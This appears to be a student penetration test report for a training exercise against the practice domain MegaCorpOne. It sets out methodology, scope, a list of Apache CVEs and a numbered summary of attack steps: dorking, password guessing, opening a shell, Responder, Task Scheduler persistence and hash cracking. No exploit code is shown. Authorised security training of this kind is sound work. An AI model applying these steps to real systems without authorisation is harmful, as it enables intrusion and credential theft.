Cybersecurity

Penetration Test Report Template

MegaCorpOne

Penetration Test Report

Tigerlilly Corp, LLC

Confidentiality Statement

This document contains confidential and privileged information from MegaCorpOne Inc. (henceforth known as MegaCorpOne). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	Tigerlilly Corp, LLC
Contact Name	Emily Aldrich
Contact Title	Penetration Tester
Contact Phone	555.224.2411
Contact Email	EmilyAldrich@tccorp.com

Document History

Version	Date	Author(s)	Comments
001	01/22/2023	Emily Aldrich	

Introduction

In accordance with MegaCorpOne's policies,Tigerlilly Corp,, LLC (henceforth known as TC conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices. The project was conducted on a number of systems on MegaCorpOne's network segments by TC during January of 2023.

For the testing, TC focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in MegaCorpOne's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

TC used its proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

MegaCorpOne has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges to domain administrator.
Compromise at least two machines.

Penetration Testing Methodology

Reconnaissance

TC begins assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

TC uses custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide MegaCorpOne with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

TC's normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, MegaCorpOne and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the MegaCorpOne POC to determine which network ranges are in-scope for the scheduled assessment.

It is MegaCorpOne's responsibility to ensure that IP addresses identified as in-scope are actually controlled by MegaCorpOne and are hosted in MegaCorpOne-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

IP Address/URL	Description
172.16.117.0/16 MCO.local *.Megacorpone.com	MegaCorpOne internal domain, range and public website


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within MegaCorpOne's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Not alot of open ports. 990+ closed ports
- Has a few certificates that allow the website to be secure


Summary of Weaknesses


TC successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.


- CVE 2019-0196
- CVE-2020-1934
- CVE-2021-34798
- CVE-2020-35452
- CVE-2022-29404
- CVE-2022-22721
- CVE-2019-0211
- CVE–2022-28330
- CVE-2020-11993
- CVE-2019-10081
- CVE-2019-0197
- CVE-2019-0215
- CVE-2021-33193
- CVE-2022-22720
- CVE-2019-17567
- CVE-2019-10097
- CVE-2022-31813
- CVE-2019-10098
- CVE-2021-40438
- CVE-2021-36160
- CVE-2022-23943
- CVE-2020-1927
- CVE-2019-0220
- CVE-2019-9490
- CVE-2020-11984
- CVE-2021-26690
- CVE-2022-26377
- CVE-2022-28614
- CVE-2020-13938
- CVE-2019-10082
- CVE-2021-44224
- CVE-2022-22719
- CVE-2022-28615
- CVE-2022-30556
- CVE-2021-39275


Executive Summary


1. Navigated to google and identified the webservice name and version using google dorking. Searched the website for the users and email addresses. and also found a hidden file.
2. Looked up the ip address for MegaCorpOne using nslookup and found it to be 149.56.244.87.
3. Used Shodan to search the IP address and found what ports were open, the version, the os, the version of the OS server, and what vulnerabilities were present.
4. Obtained a list of usernames and tried to guess the password to log onto the web portal.
5. Upon loging in, downloaded a script file that was available after logging in.
6. Ran an nmap scan through ZenMap.
7. Opened a python script and successfully opened a shell.
8. Visited the Command and Control Matrix website and found two C2 frameworks taht fit the criteria that was given.
9. Researched the exploits and found out if it was successful or not.
10. Scanned Ports and found out what the open ports were.
11. Used a tool called responder and waited for a response.
12. Ran a scan on the ip address and found out what sessions are running.
13. Used task scheduler to establish persistence.
14. Found a list of usernames and password and cracked the hashes



megacorpone.com/about.html
MegaCorp One
HOME
ABOUT
CONTACT
SUPPORT
CAREERS
LOG IN
About.
MEET OUR TEAM
Joe Sheer
CHIEF EXECUTIVE OFFICER
Email: joe@megacorpone.com
Twitter: @Joe_Sheer
Tom Hudson
WEB DESIGNER
Email:thudson@megacorpone.com
Twitter: @TomHudsonMCO
Tanya Rivera
SENIOR DEVELOPER
Email: trivera@megacorpone.com
Twitter: @TanyaRiveraMCO
Matt Smith
MARKETING DIRECTOR
Email: msmith@megacorpone.com
Twitter: @MattSmithMCO
About Us
MegaCorp One specializes in disruptive innovation in the nanotechnology industry. We are responsible for industry defining standards in the medical, electronic, and commerce fields.



google.com/search?q=site%3Amegacorpone.com+intext%3Aemail&sxsrf=ALiCzsbCAhQwR3XL3AkQJ_Fog1XApHOj9Q%3A1672798062523&ei=bt-0Y6u7H9Wp5NoP_p-PkAw&ved=0ahUKEwirqrCy6qz8AhXVFFkFHf7PA8IQ4dUDCBA...
Google
site:megacorpone.com intext:email
All
Images
News
Books
Videos
More
Tools
About 2 results (0.32 seconds)
https://www.megacorpone.com › about
About Us - MegaCorp One
Email: joe@megacorpone.com. Twitter: @Joe_Sheer. Contact Me: Tom Hudson. WEB DESIGNER. Email:thudson@megacorpone.com ... Email: trivera@megacorpone.com.
Matt Smith · Marketing Director · History
You've visited this page 2 times. Last visit: 1/3/23
https://www.megacorpone.com › contact
Contact Us - MegaCorp One
Our Address. MegaCorp One 2 Old Mill St Rachel, NV 89001. United States. Email: sales@megacorpone.com. Tel: (903) 883 - MEGA Web: http://www.megacorpone.com ...
You've visited this page 2 times. Last visit: 1/3/23



Module 15 Challenge
My virtual machines - Azu
1- Lesson-Plans/16-Pente
16.1: Introduction to Pent
Google Dorking: Hacking
GoogleCheatSheet.pdf
Advanced Google Dorking
Index of /assets
Not secure
megacorpone.com/assets/
Index of /assets
Name
Last modified
Size
Description
Parent Directory -
css/ 2016-08-21 11:21 -
fonts/ 2016-08-21 11:21 -
img/ 2017-10-03 09:08 -
js/ 2016-08-21 11:21 -
Apache/2.4.38 (Debian) Server at www.megacorpone.com Port 80
9:06 PM
1/3/2023

